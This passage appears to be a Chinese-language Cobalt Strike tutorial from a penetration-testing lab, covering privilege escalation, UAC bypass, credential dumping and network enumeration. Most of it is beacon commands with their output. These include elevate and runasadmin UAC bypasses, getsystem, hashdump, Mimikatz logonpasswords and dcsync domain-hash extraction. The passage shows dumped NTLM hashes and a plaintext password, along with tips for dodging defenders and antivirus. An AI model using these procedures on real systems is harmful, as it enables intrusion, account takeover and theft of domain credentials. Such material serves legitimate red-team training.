
该命令期望代理文件是与位置无关的shellcode（通常是来自另一个攻击平台的原始输出）。该spunnel_local命令是一样的spunnel，除了它开始从你的cs客户端控制器连接。

通过Cobalt Strike客户端与其团队服务器之间的连接来通信spunnel_local通信。


12.特权提升

利用漏洞提升


输入elevate命令以列出在Cobalt Strike中注册的权限升级漏洞。



- 1 运行elevate [exploit] [listener]尝试提升特定的利用。



成功之后会反弹新的会话回来



单独使用runasadmin命令可以列出在Cobalt Strike中的漏洞。

```
beacon> runasadmin

Beacon Command Elevators
=====

Exploit      Description
-----
uac-cmstplua Bypass UAC with CMSTPLUA COM interface
uac-token-duplication Bypass UAC with Token Duplication

[WEB] SYSTEM */820
beacon>
```

运行runasadmin [exploit] [command + args]尝试bypassUac提权。

```
beacon> runasadmin uac-cmstplua ls msf1
[*] Tasked beacon to run ls msf1 in a high integrity context (uac-cmstplua)
[+] host called home, sent: 3019 bytes

[WEB] Administrator */3056 (x64)
开始 n>
```



使用已知凭证提升

使用runas [DOMAIN \ user] [password] [command]以其他用户的身份运行命令。

runas命令将不返回任何输出。


这里给个手法：可以使用powershell 远程执行上线

```
beacon> runas Administrator 1qaz@WSX whoami
[*] Tasked beacon to execute: whoami as .\Administrator
[+] host called home, sent: 52 bytes


[WEB] Administrator */3056 (x64)
beacon>
```

使用spawnas [DOMAIN \ user] [password] [listener]使用其凭据以另一个用户的身份生成会话。此命令产生一个临时进程，并将我们的有效负载阶段注入进程中。

也可以转到[beacon]-> Access-> Spawn As也运行此命令。



使用命令



使用getsystem模拟SYSTEM帐户的令牌。这种访问权限级别可以让我们执行特权操作，而这些操作是管理员用户无法执行的。

```

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
web\administrator

beacon> getsystem
[*] Tasked beacon to get SYSTEM
[+] host called home, sent: 2387 bytes
[+] Impersonated NT AUTHORITY\SYSTEM

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
nt authority\system

beacon> sleep 0
[*] Tasked beacon to become interactive

```

具体成功与否看实际环境

获取SYSTEM的另一种方法是创建运行有效负载的服务。

```
1 ELEVATE SVC-EXE [监听]
```

它将删除运行有效负载的可执行文件，创建服务以运行它，承担对有效负载的控制，并清理服务和可执行文件。

```

beacon> elevate svc-exe msf1
[*] Tasked beacon to run windows/beacon_http/reverse_http (88) via Service Control Manager (\\127.0.0.1\ADMIN$\b342904.exe)
[+] host called home, sent: 287557 bytes
[+] received output:
Started service b342904 on .
[WEB] Administrator */2948
beacon>

```

13.UAC绕过

Microsoft在Windows Vista中引入了用户帐户控制（UAC）并在Windows 7中对其进行了改进。UAC的工作原理与UNIX中的sudo相似。用户每天都以普通特权工作。当用户需要执行特权操作时，系统会询问他们是否要提升其权限。

Cobalt Strike附带了两次UAC旁路攻击。

```

1 elevate uac-token-duplication [listener]
2 runasadmin uac-token-duplication [command]    runasadmin uac-cmstplua [command]

```

elevate uac-token-duplication [listener]

将产生一个权限提升的临时进程，并向其中注入有效负载阶段。此攻击使用UAC漏洞，该漏洞允许未提升的进程使用从提升的进程窃取的令牌启动任意进程。此漏洞需要攻击才能删除分配给提升令牌的多个权限。新会话的功能将反映这些受限制的权利。如果始终通知处于最高设置，则此攻击要求当前桌面会话中已经以同一用户身份运行了提升的进程。

此攻击适用于2018年11月更新之前的Windows 7和Windows 10。

要检查当前用户是否在Administrators组中，请使用shell whoami / groups。

```
beacon> shell whoami /groups
[*] Tasked beacon to run: whoami /groups
[+] host called home, sent: 45 bytes
[+] received output:

组信息
-----

组名                                类型  SID                                属性
-----
Everyone                            已知组 S-1-1-0                            必需的组, 启用于默认, 启用的组
BUILTIN\Administrators              别名   S-1-5-32-544                        必需的组, 启用于默认, 启用的组, 组的所有者
BUILTIN\Users                       别名   S-1-5-32-545                        必需的组, 启用于默认, 启用的组
NT AUTHORITY\INTERACTIVE             已知组 S-1-5-4                             必需的组, 启用于默认, 启用的组
控制台登录                         已知组 S-1-2-1                            必需的组, 启用于默认, 启用的组
NT AUTHORITY\Authenticated Users    已知组 S-1-5-11                           必需的组, 启用于默认, 启用的组
NT AUTHORITY\This Organization       已知组 S-1-5-15                           必需的组, 启用于默认, 启用的组
LOCAL                              已知组 S-1-2-0                             必需的组, 启用于默认, 启用的组
NT AUTHORITY\NTLM Authentication     已知组 S-1-5-64-10                        必需的组, 启用于默认, 启用的组
Mandatory Label\High Mandatory Level 标签   S-1-16-12288                       必需的组, 启用于默认, 启用的组

[WEB] Administrator */3056 (x64)
开始 >
```

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 53 bytes
[+] received output:
web\administrator
[WEB] Administrator */3056 (x64)
beacon>
```

使用elevate uac-token-duplication msf1


```
Exploit      Description
-----
svc-exe      Get SYSTEM via an executable run as a service
uac-token-duplication  Bypass UAC with Token Duplication

beacon> elevate uac-token-duplication msf1
[*] Tasked beacon to spawn windows/beacon http/reverse_http (192.168.50.146:888) in a high integrity process (token duplication)
[+] host called home, sent: 213351 bytes
```

返回一个新的会话

如果不在Administrators组中

```
beacon> elevate uac-token-duplication msf1
[*] Tasked beacon to spawn windows/beacon http/reverse_http (192.168.50.146:888) in a high integrity process (token duplication)
[+] host called home, sent: 213351 bytes
[WEB] delay/2544
开始 >
```



目标机器弹出UAC，无法利用


runasadmin uac-token-duplication [command] /runasadmin uac-cmstplua [command]

与上述攻击相同，但是此利用成功不会返回一个新的会话而是在提升的环境中运行我们要选择的命令。

利用条件也是和前面一样

如果不在Administrators组中

```
[ ] failed. Tried 0 process tokens and taskmgr.exe
beacon> runasadmin uac-token-duplication whoami
[*] Tasked beacon to run whoami in a high integrity context (uac-token-duplication)
[+] host called home, sent: 6812 bytes
[+] received output:
[-] Failed. Tried 0 process tokens and taskmgr.exe
[WEB] delay/2544
```



14.getprivs

每个系统都有一个帐户数据库，用于存储用户帐户和组帐户所拥有的特权。当用户登录时，系统会生成一个访问令牌，其中包含用户特权的列表，包括授予用户或用户所属组的特权。请注意，特权仅适用于本地计算机。域帐户在不同的计算机上可以具有不同的特权。

当用户尝试执行特权操作时，系统检查用户的访问令牌以确定该用户是否拥有必要的特权，如果是，则检查是否启用了特权。如果用户未通过这些测试，则系统不会执行该操作。

在CS种可以使用**getprivs**来确定访问令牌是否持有指定的特权集。

```
beacon> getprivs
[*] Tasked beacon to enable privileges
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 771 bytes
[+] received output:
SeDebugPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
[WEB] Administrator */724
beacon> 任务视图
```

关于Privileges的攻击方法，本文不多描述，有兴趣的可以查看我的另一篇文章。

15.凭据导出

凭据说的通俗易懂一点，可以理解为目标机的账号，密码

凭据导出是渗透测试中即为重要的步骤，导出目标机凭据后，我们可以使用凭据实现横向移动（利用hash传递，smb/rdp爆破等等手法）来扩大我们的战果

windows通常使用两种方法对用户的密码进行加密，在域环境中，用户信息加密成散列值后存在ntds.dit中。

windows密码组成：

- 1 LM hash （DES加密），NTLM hash （MD4）具体手法看实战环境

windows hash 结构：

- 1 username: RID: lm-hash: nt-hash

注意：

从windows vista 和windows server 2008 开始 windows就默认禁用LM-hash了（重点：这里是禁用 不是弃用）改用NTLM hash认证了

LM-hash明文密码限在14位（安全性不高）

还有一点：如果禁用LM-hash了，那么我们只能捉到aad3b435b51404eeaad51404ee。当然也可能是LM-hash为空值。

如果目标关闭了Wdigest功能/安装了补丁kb2871997的话是无法从内存中dump明文密码的。Windows server 2012以上默认关闭Wdigest功能。

条件：权限一定得是**system权限**

原理：本地的用户名，散列值和其它安全信息都存在

SAM（c:\windows\system32\config）文件中，lsass.exe进程用于实现Windows的安全策略（本地和登录策略），那么我们可以使用工具把散列值和明文密码从内存中的lsass.exe进程/SAM文件中导出

Hashdump导出hash



选择beacon会话右键,选择执行->转储Hash，或在beacon中输入hashdump

如图beacon会话框输出了目标机的用户名和密码hash值

```

beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
delay:1000:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

以本次导出的一个凭据为例

```
1 admin:1022:aad3b435b51404eeaad3b435b51404ee:f4bb18c1165a89248f9e853b269a8995:
```

f4bb18c1165a89248f9e853b269a8995为admin用户的NTLM Hash

我们可以去cmd5等平台破解该NTLM密文，如图，破解后明文为Abc123

Mimikatz导出凭据

选择执行→Run Mimikatz，或在beacon中执行logonpasswords命令当会话为管理员权限时，才能dump成功，如果权限很低，请先提权，然后在实战中使用要进行免杀处理。



mssql	1qaz@WSX	DE1AY	mimikatz	10.10.10.9	11/06 00:33:07
Administrator	1qaz@WSX	WEB	mimikatz	10.10.10.9	11/20 00:23:32
Administrator	1qaz@WSX	10.10.10.10	mimikatz	10.10.10.9	11/08 20:09:28
mssql	1qaz@WSX		mimikatz	10.10.10.9	11/08 20:13:09
mssql	1qaz@WSX	DE1AY.COM	mimikatz	10.10.10.9	11/20 00:23:32

也可以在beacon中输入命令

```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 438866 bytes
[+] received output:

Authentication Id : 0 ; 541214 (00000000:0008421e)
Session           : Interactive from 1
User Name         : Administrator
Domain           : WEB
Logon Server      : WEB
Logon Time        : 2020/11/19 20:11:29
SID               : S-1-5-21-3767205380-3469466069-2137393323-500

    msv :
        [00000003] Primary
        * Username : Administrator
        * Domain   : WEB
        * LM       : f67ce55ac831223dc187b8085fe1d9df
        * NTLM     : 161cff084477fe596a5db81874498a24
        * SHA1     : d669f3bccf14bf77d64667ec65aae32d2d10039d
    tspkg :
        * Username : Administrator
        * Domain   : WEB

[WEB] SYSTEM */780
beacon>
```

使用dcsync [DOMAIN.FQDN]从域控制器提取所有帐户的密码哈希。

此技术使用Windows API来在域控制器之间同步信息。它需要域管理员信任关系。

CS中使用mimikatz来执行此技术。

使用条件：administrator用户权限

例如：在administrator权限中使用

```
beacon> dcsync delay.com
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:delay.com /all /csv command
[+] host called home, sent: 438858 bytes
[+] received output:
[DC] 'delay.com' will be the domain
[DC] 'DC.delay.com' will be the DC server
[DC] Exporting domain 'delay.com'
502      krbtgt      82dfc71b72a11ef37d663047bc2088fb      514
1002     DC$        a9f8703678a1ba1b4393f509a92a49eb      532480
1105     PC$        86c3061972fcb15fadf545f1ddc86416      4096
2103     mssql      161cff084477fe596a5db81874498a24      66048
500      Administrator 161cff084477fe596a5db81874498a24      512
1603     WEB$       8a7da922ab12911e6661e0b13bf2eedd      4096
1001     delay      161cff084477fe596a5db81874498a24      66048
```

在system权限中

```
[+] received output:
nt authority\system

beacon> dcsync delay.com
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:delay.com /all /csv command
[+] host called home, sent: 438858 bytes
[+] received output:
[DC] 'delay.com' will be the domain
[DC] 'DC.delay.com' will be the DC server
[DC] Exporting domain 'delay.com'
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x00002105 (8453)

[WEB] SYSTEM */780
```

如果要特定的密码哈希，请使用 `dcsync [DOMAIN.FQDN] [DOMAIN \ user]`。

例如：我们拿mssql的

```
beacon> dcsync delay.com mssql
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:delay.com /user:mssql command
[+] host called home, sent: 438858 bytes
[+] received output:
[DC] 'delay.com' will be the domain
[DC] 'DC.delay.com' will be the DC server
[DC] 'mssql' will be the user account

Object RDN          : MSSQL

** SAM ACCOUNT **

SAM Username       : mssql
User Principal Name : mssql@delay.com
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration  :
Password last change : 2019/10/20 15:41:47
Object Security ID   : S-1-5-21-2756371121-2868759905-3853650604-2103

[WEB] Administrator */724

beacon>
```

16.端口扫描

cs具有内置的端口扫描程序。

- 1 使用 `portscan [目标] [端口] [发现方法]` 启动端口扫描程序作业。

可以指定目标范围的逗号分隔列表。端口也是如此。例如，端口扫描 `172.16.48.0/24 1-1024,8080` 将扫描端口1至1024和8080上的主机172.16.48.0至172.16.48.255。

有三个目标发现选项。



- 1 `arp` 方法使用ARP请求来发现主机是否还活着。
- 2

- 3 icmp方法发送ICMP回显请求，以检查目标是否存在。
- 4
- 5 none选项告诉portscan工具假定所有主机均处于活动状态。

端口扫描器将在beacon之间运行。当有要报告的结果时，它将把它们发送到控制台。Cobalt Strike将处理此信息，并使用发现的主机更新目标。

注意：扫描的不同方法有不同的动作（流量），扫描可能会让蓝方检测并发现我们。使用之前应该注意。可以在晚上进行扫描。

例如：



```
beacon> portscan 10.10.10.0-10.10.10.255 1-1024,3389,5000-6000 arp 1024
[*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on 10.10.10.0-10.10.10.255
[+] host called home, sent: 74813 bytes
[+] received output:
(ARP) Target '10.10.10.9' is alive. 00-0C-29-E1-CE-21
(ARP) Target '10.10.10.8' is alive. 00-0C-29-44-43-4A
(ARP) Target '10.10.10.10' is alive. 00-0C-29-6C-B6-DB

[+] received output:
10.10.10.10:5985

[+] received output:
10.10.10.10:3389

[+] received output:
10.10.10.10:636

[+] received output:

[WEB] Administrator */724
beacon>
```

17.网络 and 主机枚举

信标网络模块提供了在Windows活动目录网络中查询和发现目标的工具。

net命令。我们可以使用help net 命令看看

```
beacon> help net
Use: net [command] [arguments]

Beacons's host and network enumeration tool. The built-in net commands are:

      Command      Description
      -----
computers           lists hosts in a domain (groups)
domain             display domain for this host
dclist            lists domain controllers
domain_controllers lists DCs in a domain (groups)
domain_trusts      lists domain trusts
group             lists groups and users in groups
localgroup         lists local groups and users in local groups
logons            lists users logged onto a host
sessions          lists sessions on a host
share             lists shares on a host
user             lists users and user information
time             show time for a host
view             lists hosts in a domain (browser service)

Use "help net [command]" for more information.

[WEB] Administrator */724
beacon>
```

信标的主机和网络枚举工具。内置的net命令包括：

2		
3	Command	Description
4	-----	-----
5	computers	lists hosts in a domain (groups)
6	domain	display domain for this host
7	dclist	lists domain controllers
8	domain_controllers	lists DCs in a domain (groups)
9	domain_trusts	lists domain trusts
10	group	lists groups and users in groups
11	localgroup	lists local groups and users in local groups
12	logons	lists users logged onto a host
13	sessions	lists sessions on a host
14	share	lists shares on a host
15	user	lists users and user information
16	time	show time for a host
17	view	lists hosts in a domain (browser service)

使用net dclist命令查找目标加入到的域的域控制器。

address ^	name	note
10.10.10.8	PC	
10.10.10.9	WEB	
10.10.10.10	DC	

日志X Beacon 10.10.10.9@724 X

```

10.10.10.8:139
10.10.10.8:135

[+] received output:
10.10.10.8:445
10.10.10.9:445 (platform: 500 version: 6.1 name: WEB domain: DELAY)
10.10.10.10:445 (platform: 500 version: 6.3 name: DC domain: DELAY)
Scanner module is complete

beacon> net dclist
[*] Tasked beacon to run net dclist
[+] host called home, sent: 87610 bytes
[+] received output:
DCs:

[+] received output:
Server Name      IP Address      Platform  Version  Type    Comment
-----
[-] Error: 6118

[WEB] Administrator */724

